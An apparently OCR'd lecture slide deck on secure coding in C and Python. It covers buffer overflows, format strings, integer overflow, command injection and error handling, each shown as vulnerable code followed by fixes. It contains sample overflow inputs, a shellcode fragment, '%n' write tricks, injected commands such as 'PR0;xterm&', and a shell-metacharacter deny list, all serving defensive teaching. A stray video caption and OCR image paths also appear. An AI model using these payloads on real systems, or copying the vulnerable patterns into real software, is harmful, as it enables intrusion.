
```
> a.out "abcdefghijklmnopxxxxyyyy"
```

- **strcpy** continues copying until it finds '\0'
- **eip** can then point to arbitrary address
- Value of other local variables can be changed



Buffer overflow


```
> a.out "abcdefghijklmnopxxxx\x08\x35\xC0\x80"
```



- Instead of "**abcd...**", the attacker can input executable code in HEX, called **shellcode**
- e.g., for `x86` processors


"\xE9\x7D\x80\x04\x08" = jmp 0x08048081

Buffer overflow



Heap overflow

```
struct account {
    int number;
    bool root;
    char name[20];
    int balance;
}
```



Buffer overflow

Problem: user data and control flow information (e.g., function pointer tables, return addresses) are mixed together on the stack and on the heap, hence user data exceeding a buffer may corrupt control flow information.

How would you spot a buffer overflow?

- Input is accessed from network, file or command line
- This input is transferred to internal structure
- Use of unsafe string manipulation functions (e.g., strcpy)

Fixing buffer overflow

```
#include <stdio.h>
void f(char* input) {
    char buf[16];
    strncpy(buf, input, 16);
    printf("%s\n", buf);
}
int main(int argc, char* argv[]) {
    f(argv[1]);
    return 0;
}
```

- Use counted versions of string functions
- Use safe string libraries, if available, or C++ strings
- Check loop termination and array boundaries
- Use C++/STL containers instead of C arrays

More examples…

```
void f() {
    char buf[20];
    gets(buf);
}
```

- Use `fgets` instead of `gets`: `fgets(buf, 20, stdin);`

More examples…

```
void f() {
    char buf[20];
    char prefix[] = "http://";
    strcpy(buf, prefix);
    strncat(buf, path, sizeof(buf));
}
```

- Should be: `sizeof(buf)-7`

More examples…

```
void f() {
    char buf[20];
    sprintf(buf, "%s - %d\n", path, errno);
}
```

- Use **snprintf** instead of **sprintf**

More examples…

```
void f() {
    char buf[20];
    strncpy(buf, data, strlen(data));
}
```

- Should be size of **buf (20)**

More examples…

```
char src[10];
char dest[10];
char* base_url = "www.fbk.eu";

strncpy(src, base_url, 10);

strcpy(dest, src);
```

- `base_url` is 10 chars long plus '\0'

w	w	w	.	f	b	k	.	e	u	\0

- `src` will not be `null` terminated (misses \0)
- We will have buffer overflow because **`strcpy`** doesn't know when to stop

More examples…

```
void f() {
    wchar_t wbuf[20];
    _snwprintf(wbuf, sizeof(wbuf), "%s\n", input);
}
```

- Should be half (for 32 bit systems) the size of **wbuf**

More examples…

```
// count comes from user input
void f(File* f, unsigned long count) {
    unsigned long i;
    p = new Str[count];
    for (i = 0 ; i < count ; i++) {
        if (!ReadFile(f, &(p[i])))
        break;
    }
}
```

- `new Str[count]`→ `malloc(sizeof(Str) * count)`
- Multiplication may overflow, causing insufficient memory allocation (integer overflow, we will see later)
- Allocation should be guarded to ensure count is not too big.

More examples…

```
void f(char* input) {
    short len; // 16 bits
    char buf[MAX_BUF];
    len = strlen(input);
    if (len < MAX_BUF)
        strcpy(buf, input);
}
```

- If **input** is longer than 32K, **len** will be negative, hence lower than **MAX_BUF**
- If **input** is longer than 64K, **len** will be a small positive, possibly lower than **MAX_BUF**
- Use **size_t** instead of **short**

Affected languages

- C, C++, Assembly and low level languages
- Unsafe sections of C#
- High level languages (e.g., Java) implemented in C/C++
- High level languages interfacing with the OS (almost certainly written in C/C++)
- High level languages interacting with external libraries written in C/C++

Summary

Problem: user data and control flow information (e.g., function pointers, return addresses) are mixed together on the stack and on the heap, hence user data exceeding a buffer may corrupt control flow information.

Formats Strings

What is a Format String?

- String arguments for Format Functions like **`printf`**
- They contain Format String parameters like **`%d`**, **`%s`**

```
printf("The sum of a and b is = %d", sum);
```

```
The sum of a and b is = 100
```


```
%%, %p, %d, %c, %u, %x, %s, %n
```

Format Strings

```
printf("Hello there!");

printf("Hello %s!", name);

printf("Hello %s, your age is %d", name, age);
```

Format Strings

```
printf("Hello %s, your age is %d", name, age);
```




Format Strings

```
#include <stdio.h>
int main(int argc, char* argv[]) {
    if (argc > 1)
        printf(argv[1]);
    return 0;
}

> a.out "hello"
hello
```

Format Strings

```
#include <stdio.h>
int main(int argc, char* argv[]) {
    if (argc > 1)
        printf(argv[1]);
    return 0;
}

> a.out "%x %x"
12ffc0a0 4011e5a1
```




Pop two values from the call stack and print them (in hex format)

- "%d %d" pops two integers in decimal format
- "%c %c" pops two characters
- "%p %p" pops two pointers in hexadecimal format
- "%10$d" pops 10th integer

Format Strings

```
#include <stdio.h>
int main(int argc, char* argv[]) {
    if (argc > 1)
        printf(argv[1]);
    return 0;
}

> a.out "%d%n\n"
```



Write the address of a malicious routine into memory

- `"%1234d%n" writes 1234 into memory location 4011e5a1`

Format Strings

Problem: a tainted string may be used as a format string, hence the attacker can insert formatting instructions that pop (e.g., %s, %x) values from the stack or write (e.g., %n) values onto the call stack/heap. This is possible if the formatting function has an undeclared number of parameters, specified through ellipsis, as in:

```
printf(const char* format, …)
```

Fixing Format Strings

```
#include <stdio.h>
int main(int argc, char* argv[]) {
  if (argc > 1)
    printf("%s", argv[1]);
  return 0;
}
```


- Use constant strings as string formats whenever possible
- Sanitize user input before using it as a format string
- Avoid formatting functions of the printf family (e.g., use stream operator << in C++)

More examples…

```
void f() {
    fprintf(STDOUT, err_msg);
}
```


- If user input can appear in the error message, the attack can be mounted:
  `fprintf(STDOUT, "%s", err_msg)`

More examples…




```
printf(local_message);
```

More examples…




```
printf(sanitize(local_message));
```

Affected languages

- C, C++, Perl: languages supporting (1) format strings, that can be provided externally, and (2) variable number of arguments, which are obtained from the call stack without any check


- High level languages that use C implementations of their string formatting functions

Summary


Problem: a tainted string is used as a format string, hence the attacker can pop or write values from/onto the call stack/heap.

- Use constant strings as string formats whenever possible
- Sanitize user input before using it as a format string
- Avoid formatting functions of the printf family if possible


Integer overflow


PSY - GANGNAM STYLE (강남스타일) M/V
officialpsy
Subscribe
7,597,937
Add to
Share
More
8,751,463
1,138,657

```
short len =  32767;
```




```
short len = -32768;
```



Integer overflow

```
#include <stdio.h>
int MAX = 32767000;
int main(int argc, char* argv[]) {
    short len = MAX;
    char s[len+2000];
    strncpy(s, argv[1], 32769000);
}
```



The downcast truncates **MAX** and the sign bit becomes 1

```
len = -1000
```

```
char s[len+2000]; // s[1000]
```

Integer overflow

```
#include <stdio.h>
int main(int argc, char* argv[]) {
    short len = strlen(argv[1]);
    if (len < 0) {
        printf(err_msg);
        abort();
    }
}
```

argv[1] = abcd… abcdef

> 32K

When argv has more than 32K characters, the downcast makes len negative

Integer overflow

Problem: an implicit or explicit integer type conversion produces unexpected results due to truncation or bit extension; integer operations overflow, producing unexpected results

Fixing integer overflow

```
#include <stdio.h>
int MAX = 32767000;
int main(int argc, char* argv[]) {
  int len = MAX;
  char s[len+2000];
  strncpy(s, argv[1], 32769000);
}
```

- Use large enough integer types
- Use unsigned integers if possible
- Check explicitly that expected boundaries are not exceeded

Fixing integer overflow

```
#include <stdio.h>
int main(int argc, char* argv[]) {
    int len = strlen(argv[1]);
    if (len < 0) {
        printf("%s", err_msg);
        abort();
    }
}
```

More examples…

```
void f() {
  short x = -1;
  unsigned short y = x;
}
```

- y is positive (y = 65535)

More examples…

```
void f(){
  unsigned short x = 65535;
  short y = x;
}
```

- y is negative (y = -1)

Arithmetic operations

```
void f() {
  unsigned char x = 255;
  x = x + 1; // x == 0
  x = 2 - 3; // x == 255
  char y = 127;
  y = y + 1; // y = -128
  y = -y     // y = -128
  short z1 = 32000;
  short z2 = 32000;
  short z = z1 + z2; // z == -1536
  z = z1 * z2;       // z == 0
}
```

- Explicitly check that operands are within the boundaries of the operators (e.g., z1 < 182 and z2 < 182)

Arithmetic operations

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char* argv[]) {
  short len = strlen(argv[1]);
  char* s;
  if (len < 0)
     len = -len;
  s = malloc(len);
  strncpy(s, argv[1], len);
}
```

- Crashes if length of argv[1] = 32768 (max short +1)

Arithmetic operations

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char* argv[]) {
  short len = strlen(argv[1]);
  char* s;
  if (len < 0)
     len = -len;
  s = malloc(len);
  strncpy(s, argv[1], len);
}
```

- len = -32768
- len = -32768

- Crashes if length of argv[1] = 32768 (max short +1)

Affected languages

- C, C++
- C# checks for integer overflows and throws exceptions when these happen; however, programmers can define unchecked code blocks
- Java: overflow and underflow is not checked in any way; division by zero is the only numeric operation that throws an exception; however, unsigned types are not supported in Java and downcast is explicit
- Perl promotes integer values to floating point, which may produce unexpected results, when the result is used in an integer context (e.g., in a printf statement with %d format)

Affected languages

- Languages (e.g., C#) and programs (e.g., in Java) that check for overflows and raise exceptions when these happen are anyway exposed to denial of service attacks

Summary

Problem: an implicit or explicit integer type conversion produces unexpected results due to truncation or bit extension; integer operations overflow, producing unexpected results

- Use unsigned integers if possible
- Do not mix signed and unsigned integers in operations
- Use large enough integer types
- Check explicitly that expected boundaries are not exceeded
- Use `size_t` for data structure and array size

Command injection

```
#include <stdio.h>
void main(int argc, char* argv[]) {
  char buf[1024];
  snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
  system(buf);
}
> a.out "PR0"
```

```
lpq -P PR0
```

```
>lpq -P PR0
PR0 is ready
no entries
```

Command injection

```
#include <stdio.h>
void main(int argc, char* argv[]) {
  char buf[1024];
  snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
  system(buf);
}
> a.out "PR0;xterm&"
```

```
root:~ 1%
```

```
lpq -P PR0 ; xterm&
```

```
>lpq -P PR0
PR0 is ready
no entries
```

The malicious command **`xterm&`** is concatenated after the intended command (**`lpq -P PR0`**), using semicolon as separator (under UNIX)

Command injection

Problem: untrusted user data is passed to an interpreter (or compiler); if the data is formatted so as to include commands the interpreter understands, such commands may be executed and the interpreter might be forced to operate beyond its intended functions

Fixing command injection

```
#include <stdio.h>
int main(int argc, char* argv[]) {
  char buf[1024];
  if (strchr(argv[1], ';') == NULL && // separate cmds
      strchr(argv[1], '|') == NULL && // pipe output
      strchr(argv[1], '`') == NULL && // output of cmd
      strchr(argv[1], '&') == NULL){// run in background
    snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
    system(buf);
  }
}
```

```
lpq -P PR0; ls
lpq -P PR0 | less
lpq -P `echo hello`
lpq -P PR0 & ls
```

Use blacklist of shell special characters to validate user input

Fixing command injection

```
#include <stdio.h>
int main(int argc, char* argv[]) {
  char buf[1024];
  regex_t r;
  regmatch_t m[1];
  regcomp(&r, "^[a-zA-Z0-9\\.]*$", 0);
  if (regexec(&r, argv[1], 1, m, 0) == 0) {
    snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
    system(buf);
  }
}
```

Similar to SQL injection mitigation, allow only certain characters

Fixing command injection

```
#include <stdio.h>
int main(int argc, char* argv[]) {
  char buf[1024];
  snprintf(buf, sizeof(buf)-1, "lpq -P \"%s\"", argv[1]);
  system(buf);
}
```

Quotes ensure the entire argv[1] is passed as argument to **lpq -P**

> a.out PR0 | less **lpq -P "PR0 | less"**

Command **lpq** will try to query details of device **"PR0 | less"**

What if argv[1] was **PR0"; ls; echo "Hello!** ?

lpq –P "PR0"; ls; echo "Hello!"

Make sure argv[1] does not contain quotes inside!

Fixing command injection

```
#include <stdio.h>
int main(int argc, char* argv[]) {
  char buf[1024];
  char *cmd = "lpq";
  char *args[] = {"-P", argv[1], (char*)NULL};
  execvp(cmd, args);
}
```

The command is executed without invoking any shell (hence, no shell interpreter is run)

```
> a.out PR0 | less
```

```
lpq –P "PR0 | less"
```

For any input passed in **`argv[1]`**, only command **`lpq`** is executed

More examples…

```
def call_func(system_data, user_input):
  exec 'special_func_%s("%s")' % (system_data, user_input)
```

Based on **system_data**, choose the function to call passing the **user_input**

For example if,

```
system_data = sample
user_input = fred
```

Python would run the following:

```
special_function_sample("fred")
```

More examples…

```
def call_func(system_data, user_input):
  exec 'special_func_%s("%s")' % (system_data, user_input)
```

Instead if,

```
system_data = sample
user_input = fred"); print("foo
```

Python would run the following:

```
special_function_sample("fred"); print("foo")
```

- **`user_input`** should be validated (with deny-allow lists) before being passed to the exec instruction

Affected languages

- Any programming language used to implement an interpreter for user provided data, which might include unintended commands:
  - C/C++: system, popen, execlp, execvp, _wsystem
  - Perl: system, exec, `, open, |, eval, /e in regexp
  - Python: exec, eval, os.system, os.open, execfile, input, compile
  - Java: Class.forName, Class.newInstance, Runtime.exec
  - PHP: system, exec, shell_exec, passthru, `
- In general, if you see
  - Commands and data are placed inline (e.g., “cat $filename”)
  - If special characters can change the data into a command (e.g., ‘;’)
  - And then if this control of commands gives users more privilege than they have, then we have command injection vulnerability

Summary

Problem: untrusted user data include commands an interpreter understands, forcing the interpreter to operate beyond its intended functions

- Deny-list: user data including characters in a deny list are rejected (not interpreted)
- Allow-list: only user data matching the character patterns in the allow list are interpreted
- Quoting: user data are transformed (e.g., embedded within quotes) so as to avoid them being interpreted as commands

Error handling

```
DWORD f(char* szFilename) {
  FILE* f = fopen(szFilename, "r");
  // read data from f
  fclose(f);
  return 1;
}
```

If the attacker can make **`szFilename`** an invalid file name, **`f`** will be **`NULL`** and this function will use a null pointer to perform file operations, hence it will crash, causing potentially:

- Denial of service (e.g., the server process dies)
- Disclosure of program and system's internals (e.g., server's directory structure), depending on the error messages reported to the end user

Error handling

Problem: the software does not handle some error conditions, leaving the program in an unsecure state, which might eventually produce a crash (hence, potentially a denial of service), possibly accompanied by disclosure of sensitive information about the code itself (when inappropriate error messages propagate to the end user)

Fixing unhandled errors

```
DWORD f(char* szFilename) {
  FILE* f = fopen(szFilename, "r");
  if (f == NULL)
    return ERROR_FILE_NOT_FOUND;
  // read data from f
  fclose(f);
  return 1;
}
```

Error return values are there for a reason. They indicate failure conditions so that calling functions can react accordingly.

- Server programs cannot just terminate (DoS), instead should react to the failure
- Non server programs can terminate on failure

More examples…

```
try {
   // 1. load XML file
   // 2. use XML data to get URI
   // 3. open client certificate store & read cert
   // 4. make authenticated request to URI using the cert
} catch (Exception e) {
   // do nothing
}
```

- The error is masked, and we don't know what really happend.
- At least the following exceptions should be caught and handled separately:
  IOException, FileNotFoundException,
  XmlException,
  SecurityException, SocketException

More examples…

```
try {
  struct BigThing {
    double _d[16999];
  };
  BigThing* p = new (std::nothrow) BigThing[14999];
  // use p
} catch(std::bad_alloc& e) {
  // handle allocation problem
}
```

- Allocation errors are masked, due to the use of **`std::nothrow`**
- If **`new`** fails, catch branch won't be executed as we are using **`std::nothrow`**
- Use of **`p`** will then cause crash of the program

More examples…

```
try {
  CString str = new CString(szLongString);
  // use str
} catch(std::bad_alloc& e) {
  // handle allocation problem
}
```

- The code is expecting to catch **bad_alloc**
- **CString** constructors throw **CMemoryException**, not **bad_alloc**

More examples…

```
char dest[19];
char* p = strncpy(dest, szBuf, 19);
if (p) {
   // copy worked fine, let's proceed
}
```

- The value returned by **`strncpy`** is a pointer to the start of **`dest`** reglardless of the outcome of the copy operation
- The developer thinks the return value of **`strncpy`** is **`NULL`** on error
- Therefore, the check **`if (p)`** is useless

More examples…

```
ImpersonateNamedPipeClient(hPipe);
DeleteFile(szFileName);
RevertToSelf();
```

- A server receiving a request from a client switches its security context to the client and performs the action as the client
- If the Impersonate function fails, the error should be caught and handled, so as to avoid deleting a file without having the privileges to do it

```
if (ImpersonateNamedPipeClient(hPipe) != 0) {
    // we have the client's security context here
     DeleteFile(szFileName);
     RevertToSelf();
}
```

Affected languages


- Any programming language that uses function error return values:
  - C, C++, ASP, PHP
- Any programming language that relies on exceptions:
  - C++, C#, VB.NET, Java, PHP

Summary

Problem: the software does not handle some error conditions, leaving the program in an unsecure state, which might eventually produce a crash, possibly accompanied by disclosure of sensitive information

- Handle appropriate errors and exceptions in the code
- Never mask exceptions that may corrupt the program's state
- Check function return values whenever appropriate

Network traffic




- **Eavesdropping**: listen and/or record conversation e.g., login
- **Replay**: send collected data back e.g., authentication details
- **Spoofing**: mimic as if data came from one of the parties
- **Tampering**: modifying data on the network
- **Hijacking**: cut one party out, continue conversation with the other

Network traffic attack

Problem: the network protocol used by the application is not secure (e.g., SMTP/POP3/IMAP without SSL) and the attacker can intercept, understand and change the data communicated over the network, including authentication and sensitive data.


Network traffic



Always use secure protocols such as SSL/TLS Kerberos for any network connection

- Public key cryptography (e.g., certicates, key)
- Symmetric key cryptography (e.g., passwords)

Hidden form fields and magic URLs

